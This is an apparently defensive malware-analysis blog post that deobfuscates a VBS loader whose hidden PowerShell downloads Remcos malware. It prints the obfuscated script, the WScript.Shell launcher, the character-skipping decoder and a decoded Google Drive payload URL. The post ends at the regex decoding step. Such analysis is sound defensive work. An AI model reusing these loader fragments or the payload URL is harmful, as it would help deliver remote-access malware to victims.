Remcos Downloader Analysis - Manual Deobfuscation of Visual Basic and Powershell

embee-research.ghost.io/decoding-a-remcos-loader-script-visual-basic-deobfuscation/

Matthew October 27, 2023

Last updated on Oct 27, 2023

In this post, we'll demonstrate a process for decoding a visual basic (.vbs) script, which contains an encoded Powershell Script used to download Remcos malware from a Google Drive.

We'll manually analyse and deobfuscate both the vbs and powershell, and develop a decoder to obtain IOCs and decoded values.

File Link

Hash **b632a2ab492dbe0f71c18cab99b61bded82cbb66696f2d30c9bc354605ebb136**

Malware Bazaar Link

Initial Analysis and Cleaning Up The Script

We can begin by moving the file into a safe analysis machine and unzipping it with the password `infected`.

As the file is a .vbs script, we can directly open it inside of a text editor.

From here, we can immediately see a large number of comments with junk text. We can also take note that each of these comments begins with a single quote of `'`


```
Agerh0 = "."
'Plask Tinfolierne Udtmning Ingerlise Opbevaringsmediums
'Transparenter Risser kathode Finhval21
'Plenilune Religionsfrihederne Defilerings176 Produktionsplanerne Letterleaf
'Fodfolksregiments European46
'Vredt Svindlere
'Overforged Forsamlingsfrihederne potentialises
'Nonpareils carpogam cleats Forespoergselstidspunktet Omgangskredses
'mistruth Frimurer Trimpregneringens237 Coracii
'Fadllenes Blrehalse Vrtdyrene
'Nasalizes Metropoleis Bogeybeast Faldstammer
'Dowery imperatrix
'Familietraditions Igangstternes Avisforsider Udrringen Orphical
'Ostiarius Gordy Sikkerhedsaspekts Rectotomy
'Berammelsen Forsgsstationen Rekapitulationer
'Forhngenes Cathja Slusevrkets Kreationens Aalborgensiskes
'Pyretotherapy118 Conclusively Afskedigelsesgrunden
'Grummeter Opacifies Placentalian
'Buklet Indskoledes240 Anskuelsens
'naziled erens Nonaudible Kommune Aaremaalsstillingers
'pneumatik Nonpliableness
'Nonoradigable172 Morfadors
```

These comments do not provide any value to the script. So we can go ahead and remove them straight away using regex. You could also manually highlight and remove them if regex is not your thing.

I will go ahead and remove the comments with a regex of `^'.*\s+`.

- `^` - Only match at the start of each line (this avoids removing any quotes that are used in strings or "legitimate" places)
- `'` - Look for a single quote (at the start of each line)
- `.*` - Grab everything after the single quote
- `\s+` - Grab any spacing at the end of the line (useful for removing newlines)

After hitting "Replace All", this regex was able to remove `1516` lines from the code.



The script now has 80 lines remaining (from a previous 1609).

We can now begin to see some functionality related to grabbing the local time from the system using WMI objects. This doesn't look super interesting so I'll scroll down and come back later.

```
1  Agerh0 = "."
2  Set objWMIService = GetObject("winmgmts:" &
   "{impersonationLevel=impersonate}!\\" & Agerh0 & "\root\cimv2")
3  Set colItems = objWMIService.ExecQuery("Select * from
   Win32_LocalTime")
4  For Each objItem in colItems
5  Individs = objItem.Year
6  Agerh9 = Agerh9 & "Month: " & objItem.Month
7
8  Chelingoscatamountain = Split(Mid("Store",72,141))
9
10
11 Fibromyomatousserv = Timer
12
13 Private Const Zoogenesis = -56654
14 Private Const Staturers = "Dreinings Automatons"
```

There are some seemingly random variables being created. Some contain integers, and some contain junk text.

These don't seem to provide any value, but they also don't take up too much space. I'll go ahead and leave them and move on.

```
13  Private Const Zoogenesis = -56654
14  Private Const Staturers = "Drejnings Automatons"
15  Private Const Labialised = &H9B1B
16  Private Const Kret = &HD294
17  Private Const Arbejdspladserne = "Interpone Unlocalise"
18  Private Const Hensttelserne = 44916
19  Private Const Shikimol = &HFFFFC205
20  Private Const Aitchbone129 = &HF61C
21  Private Const orphan = "Aarskarakter Underdeveloped"
22  Private Const Crawfishes = "Majesty Tabulatorindstillinger79"
23  Private Const Blodprocents = "Shantungfrakken Huspel Disintegrer"
24  Private Const Formodentlig = 35713
25  Private Const Opvaskemaskinerne = &HFFFFE1B7
26  Private Const Heinz = -62297
27  Private Const Antimethodically = &HFFFFAB60
28  Private Const Sayids = "Kilometrene85 Reinettens"
29  Private Const Obscurantism138 = 58760
30  Private Const Prosopolepsy = 58019
31  Private Const lilse = &H6E36
32  Private Const Antinomies = "Diopsis Alabastfabrikkerne Beflatter
    Gennemstilling"
```

Scrolling down more, we can see a reference to `WScript.Shell` , as well as a partial reference to `Powershell`. Following the PowerShell reference, there appears to be a PowerShell script that has been broken up into multiple pieces.

I will go ahead and focus on the "broken" script, assuming that the aim of the initial obfuscated piece is to use `WScript.Shell` to execute the obfuscated PowerShell command.

```
46  Next
47  De6 = ""
48  Individs = Individs - 1915
49  Set Drum = CreateObject("WScript.Shell")
50  Landbru = "o"+"wer"+ Kork(115) + "he" + Kork(Individs) + Kork(
    Individs)  + Kork(32) + Kork(34) + De6 + Kork(34)
51  Drum.Run "p" + Landbru,0
52  Function Kork (numbersa)
53  De6 = "function "
54  De6 = De6 + " Minimif ([String]$Asplanch){$Backingg =
    8;For($Tricapsul=7; $Tricapsul -lt $Asplanch.Length-1;
    $Tricapsul+=$Backingg){$Tilvks=$Tilvks+$Asplanch.Substring($Trica
    psul, 1)};$Tilvks;}$Tjrspri=Minimif
    'ventekjhEpigramtfucusestDuplicepVrtdyrssSammenf:Boyards/Komiker/
    Stickmedknottilrguckedki
    ReprodvSkulkereRigsbib.RunderngProteseoTrimpreoAtrocoegAislemolSk
    rivesecaressk. E"
55  De6 = De6 +
```

By temporarily disabling Word Wrapping, you can obtain a clearer overview of the obfuscated Powershell script.

Identifying the Embedded PowerShell Script

Here we can see that the script is broken up into about 20 strings which are all concatenated together.

```
52  Function Kork (numbersa)
53  De6 = "function "
54  De6 = De6 + " Minimif ([String]$Asplanch){$Backingg = 8;For($Tric
55  De6 = De6 + "mnetwcAnsttelounfleecmUncashe/TrevlemuBefragtcCyclam
56  De6 = De6 + "xyben0Hvlbnke4 BanguiRPacificHBemandiqOverdon4Wilson
57  De6 = De6 + "tss ColickPSnapsflo DrkarmwPerichoeDeklassr MaidenSK
58  De6 = De6 + "anRusserblKlangfuiIlanaantElectroi VaservgReceiveaBr
59  De6 = De6 + "iSpytklat BehypoiOverfrogGennemsa Unjack2 Stigma+oms
60  De6 = De6 + "r3Underin2Beskyld_ Leptocp CunninrGelejdeoKiwikiwclo
61  De6 = De6 + "ilieuaiFortolktordskif Skdesyn[RekviemcBedragehAscen
62  De6 = De6 + "lledanCalcanetFortuna-Brierya2 Borger]Stammre ');
63  De6 = De6 + "lskerstHypersprUnstran] Kanons:Nabonul:gasturbsUninn
64  De6 = De6 + "dTDemioxarBegyndeaPredecrnMentalhsChromatfNonvisueOu
65  De6 = De6 + "eletBenevoliAmpliatgNucleola Proecc2 Etymol ';  .  (
66  De6 = De6 + "rkvar Fotohaa OpskrinSmeechksPrespecfForsorgeClubion
67  De6 = De6 + "   ($Tilvks01) $Tilvks00;  &        ($Tilvks01) (Min
68
69  Randomize
70
71  De6 = De6 + "roscaDybblaa2Cuppasb ');    .($Tilvks01) (Minimif 'B
72  De6 = De6 + "icoaEKonvergbMeetlytuGennemsrAfstemn) hawaii ');
73  De6 = De6 + "lagr: UnoverAAmpulskSKapacitCssterstI dropskIkalewiv
74  De6 = De6 + "talivTyrofelkAguardisHootmal2palliat.ApprehesProwuti
75  Kork = chr(numbersa)
76
```

Now you could manually take each line and add them together, but instead, I will use regex again to clean everything up.

I will begin by copying the PowerShell strings into a new file and removing the "Randomize" line seen in the previous screenshot on line 69.

> A new file allows me to attempt decoding without "breaking" the original .vbs script. This also allows me to return to the previous script if I need additional context on the decoded content.

```
De6 = "function "
De6 = De6 + " Minimif ([String]$Asplanch){$Backingg = 8;For($Tric
De6 = De6 + "mnetwcAnsttelounfleecmUncashe/TrevlemuBefragtcCyclam
De6 = De6 + "xyben0Hvlbnke4 BanguiRPacificHBemandiqOverdon4Wilson
De6 = De6 + "tss ColickPSnapsflo DrkarmwPerichoeDeklassr MaidenSK
De6 = De6 + "anRusserblKlangfuiIlanaantElectroi VaservgReceiveaBr
De6 = De6 + "iSpytklat BehypoiOverfrogGennemsa Unjack2 Stigma+oms
De6 = De6 + "r3Underin2Beskyld_ Leptocp CunninrGelejdeoKiwikiwclo
De6 = De6 + "ilieuaiFortolktordskif Skdesyn[RekviemcBedragehAscen
De6 = De6 + "lledanCalcanetFortuna-Brierya2 Borger]Stammre ');
De6 = De6 + "lskerstHypersprUnstran] Kanons:Nabonul:gasturbsUninn
De6 = De6 + "dTDemioxarBegyndeaPredecrnMentalhsChromatfNonvisueOu
De6 = De6 + "eletBenevoliAmpliatgNucleola Proecc2 Etymol ';  .  (
De6 = De6 + "rkvar Fotohaa OpskrinSmeechksPrespecfForsorgeClubion
De6 = De6 + "   ($Tilvks01) $Tilvks00;  &        ($Tilvks01) (Min
De6 = De6 + "roscaDybblaa2Cuppasb ');    .($Tilvks01) (Minimif 'B
De6 = De6 + "icoaEKonvergbMeetlytuGennemsrAfstemn) hawaii ');
De6 = De6 + "lagr: UnoverAAmpulskSKapacitCssterstI dropskIkalewiv
De6 = De6 + "talivTyrofelkAguardisHootmal2palliat.ApprehesProwuti
```


I will go ahead and remove the string concatenation at the beginning of each line. This can be done manually or with a regex.

The results should look something like this.

```
"function "
" Minimif ([String]$Asplanch){$Backingg = 8;For($Tricapsul=7; $Tr
"mnetwcAnsttelounfleecmUncashe/TrevlemuBefragtcCyclama?SideroneMe
"xyben0Hvlbnke4 BanguiRPacificHBemandiqOverdon4Wilsonk_birkeniGUn
"tss ColickPSnapsflo DrkarmwPerichoeDeklassr MaidenSKaolinehBrude
"anRusserblKlangfuiIlanaantElectroi VaservgReceiveaBrnebid2Indgaa
"iSpytklat BehypoiOverfrogGennemsa Unjack2 Stigma+omsadli$Nondenu
"r3Underin2Beskyld_ Leptocp CunninrGelejdeoKiwikiwclocuscaeRntgen
"ilieuaiFortolktordskif Skdesyn[RekviemcBedragehAscendea PrograrS
"lledanCalcanetFortuna-Brierya2 Borger]Stammre ');      .($Tilvks
"lskerstHypersprUnstran] Kanons:Nabonul:gasturbsUninnoci SumbulzD
"dTDemioxarBegyndeaPredecrnMentalhsChromatfNonvisueOutgangrdrowsi
"eletBenevoliAmpliatgNucleola Proecc2 Etymol ';  .  ($Tilvks01) (
"rkvar Fotohaa OpskrinSmeechksPrespecfForsorgeClubionrGuttera ')
"   ($Tilvks01) $Tilvks00;  &        ($Tilvks01) (Minimif 'Brneri
"roscaDybblaa2Cuppasb ');    .($Tilvks01) (Minimif 'Bennela$Chanc
"icoaEKonvergbMeetlytuGennemsrAfstemn) hawaii ');     &
"lagr: UnoverAAmpulskSKapacitCssterstI dropskIkalewiv.PteroidGele
"talivTyrofelkAguardisHootmal2palliat.ApprehesProwutiuLandstrbSog
```

I will also go ahead and remove the quotes at the beginning and end of each line.

This can be done manually or with a regex, whichever is preferred. I personally used the regex of `"\s+"`, which will remove any quotes with only whitespace `\s` in-between. (Eg Quote, followed by newline, followed by quote)



After applying this regex and modifying the text highlighting from "Visual Basic" to "Powershell". We are left with the following content.


Beginning of PowerShell Script Analysis

We can see that the resulting PowerShell begins with a `Minimif` function, followed by lots of calls to `Minimif` and some more encoded values.

```
1  function  Minimif ([String]$Asplanch){$Backingg = 8;For(
   $Tricapsul=7; $Tricapsul -lt $Asplanch.Length-1; $Tricapsul+=
   $Backingg){$Tilvks=$Tilvks+$Asplanch.Substring($Tricapsul, 1)};
   $Tilvks;}$Tjrspri=Minimif
   'ventekjhEpigramtfucusestDuplicepVrtdyrssSammenf:Boyards/Komiker/
   Stickmedknottilr Guckedki
   ReprodvSkulkereRigsbib.RunderngProteseoTrimpreoAtrocoegAislemolSk
   rivesecaressk.
   EmnetwcAnsttelounfleecmUncashe/TrevlemuBefragtcCyclama?SideroneMe
   mbranxEmeticapSkandero Afdelir Photost upaaag=
   HjlpeodBlowoffoGruppemwMyxomasnBabassulKarnappoTheoreta
   DifferdTabulat&Vrngbili
   ProngbdGrundst=Disprac1Dibblesnbrowsin-LngdegrcbilimpoTHydratiO
   UntestzOpfindebKvaliteYAbiturer
   EstranzkusinenABalteterFilmkunxVaagnedpObskuraCKursusizSeptendrPn
   itentL Armora6KnkketsB Oxyben0Hvlbnke4
   BanguiRPacificHBemandiqOverdon4Wilsonk birkeniGUniteabjudenlann
   overst0 FerrattMeditat ';$Tilvks01=Minimif 'Sierrasi
   KlubhueFrasortxKonomid ';$monopylae= $Tilvks01;$Thalas = Minimif
   ' Porphy\MassagesAcetylsyMisknowsOpvoksew
   Salzfeononinflw Quinari6Kageske4Udmejsl\SkjorteW
```

Before proceeding, I will go ahead and run the script through a generic beautifier. This is to add newlines and spacing that will make the script much easier to read.

> Note that Generic Beautifier has a tendency to break PowerShell scripts, but this is fine since we don't intend on executing it.



Moving the beautified script back into a text editor, we can see that consists almost entirely of obfuscated values being passed to `Minimif`

```
function  Minimif ([String]$Asplanch)  {
    $Backingg = 8;
    For($Tricapsul = 7;
    $Tricapsul  - lt $Asplanch.Length - 1;
    $Tricapsul += $Backingg) {
        $Tilvks = $Tilvks + $Asplanch.Substring($Tricapsul, 1)
    };
    $Tilvks;
}

$Tjrspri = Minimif 'ventekjhEpigramtfucusestDuplicepVrtdyrssSamme
$Tilvks01 = Minimif 'Sierrasi KlubhueFrasortxKonomid ';
$monopylae = $Tilvks01;
$Thalas = Minimif ' Porphy\MassagesAcetylsyMisknowsOpvoksew Salzf
& ($Tilvks01) (Minimif 'Haendel$ModstanULugtesanRusserblKlangfuiI
.          ($Tilvks01) (Minimif ' orneri$RallencT UnvigihVelstanaW
& ($Tilvks01) (Minimif ' Hyrekr$KvartseUAnnonactPlugginmTogrevimS
&        ($Tilvks01) (Minimif ' Projek$ BernichPrognosyTwinlikrSku
.($Tilvks01) (Minimif 'Sprgere$LaanetsBgengivea EntusinUddanned R
if ($Bandlys)  {
    &       $Thalas $hyretscoi;
} else {;
    $Tilvks00 = Minimif ' RysterSHalvmaatSkovhyta DumpinrPannelst
    .  ($Tilvks01) (Minimif ' Monosy$TvangsaUSquarisnDriftsbl Ver
```

Analysing the Obfuscation Routine

The `Minimif` function begins to make sense if we give each variable a meaningful name.

At first glance, the script appears to take the 8th character of each encoded string. The script iterates through each string, taking additional characters at 8,16,24 etc. All the way to the end of the string.

```
function  Minimif ([String]$Asplanch)  {
    $Backingg = 8;
    For($Tricapsul = 7;
    $Tricapsul  - lt $Asplanch.Length - 1;
    $Tricapsul += $Backingg) {
        $Tilvks = $Tilvks + $Asplanch.Substring($Tricapsul, 1)
    };
    $Tilvks;
}


function  Minimif ([String]$encoded)  {
    $eight = 8;
    For($i = 7; $i -lt $encoded.Length - 1; $i += $eight) {
        $decoded = $decoded + $encoded.Substring($i, 1)
    };
    $decoded;
}
```

Verifying The Obfuscation

With a theory that the decoding is taking the 8th character from each string, we can go ahead and verify this with a single encoded string.

Here is the first encoded string from the PowerShell Script.

```
1  ventekjhEpigramtfucusestDuplicepVrtdyrssSammenf:Boyards/Komiker/Stickm
   edknottilrGuckedki
   ReprodvSkulkereRigsbib.RunderngProteseoTrimpreoAtrocoegAislemolSkrives
   ecaressk.
   EmnetwcAnsttelounfleecmUncashe/TrevlemuBefragtcCyclama?SideroneMembran
   xEmeticapSkandero Afdelir Photost upaaag=
   HjlpeodBlowoffoGruppemwMyxomasnBabassulKarnappoTheoreta
   DifferdTabulat&Vrngbili
   ProngbdGrundst=Disprac1Dibblesnbrowsin-LngdegrcbilimpoTHydratiO
   UntestzOpfindebKvaliteYAbiturer
   EstranzkusinenABalteterFilmkunxVaagnedpObskuraCKursusizSeptendrPnitent
   L Armora6KnkketsB Oxyben0Hvlbnke4
   BanguiRPacificHBemandiqOverdon4Wilsonk_birkeniGUniteabjudenlann
   overst0 FerrattMeditat
2
```

Deobfuscation With Python


By using a simple Python Script, we can test out the decoding method. Immediately the first value returns a URL to a Google Drive file.

```
>>> out = ""
>>> enc = 'ventekjhEpigramtfucusestDuplicepVrtdyrssSammenf:Boyards/Komiker/StickmedknottilrGuckedki ReprodvSkulkereRigsb
ib.RunderngProteseoTrimpreoAtrocoegAislemolSkrivesecaressk. EmnetwcAnsttelounfleecmUncashe/TrevlemuBefragtcCyclama?Sider
oneMembranxEmeticapSkandero Afdelir Photost upaaag= HjlpeodBlowoffoGruppemwMyxomasnBabassulKarnappoTheoreta DifferdTabul
at&Vrngbili ProngbdGrundst=Disprac1Dibblesnbrowsin-LngdegrcbilimpoTHydratiO UntestzOpfindebKvaliteYAbiturer Estranzkusin
enABalteterFilmkunxVaagnedpObskuraCKursusizSeptendrPnitentL Armora6KnkketsB Oxyben0Hvlbnke4 BanguiRPacificHBemandiqOverd
on4Wilsonk_birkeniGUniteabjudenlann overst0 FerrattMeditat '
>>>
>>> i = 7
>>> while i < len(enc):
...     out += enc[i]
...     i += 8
...
>>> print(out)
https://drive.google.com/uc?export=download&id=1n-cTOzbYrzArxpCzrL6B04RHq4_Gjn0t
>>>
```


Instead of using Python, we could also go ahead and use another regex to decode the encoded text.

Deobfuscation With Regex

The below regex looks for blobs of 8 characters and stores the 8th value inside of a capture group. This capture group can be referenced using the value $1.



This regex is able to decode the text, obtaining the same value as the Python Script.



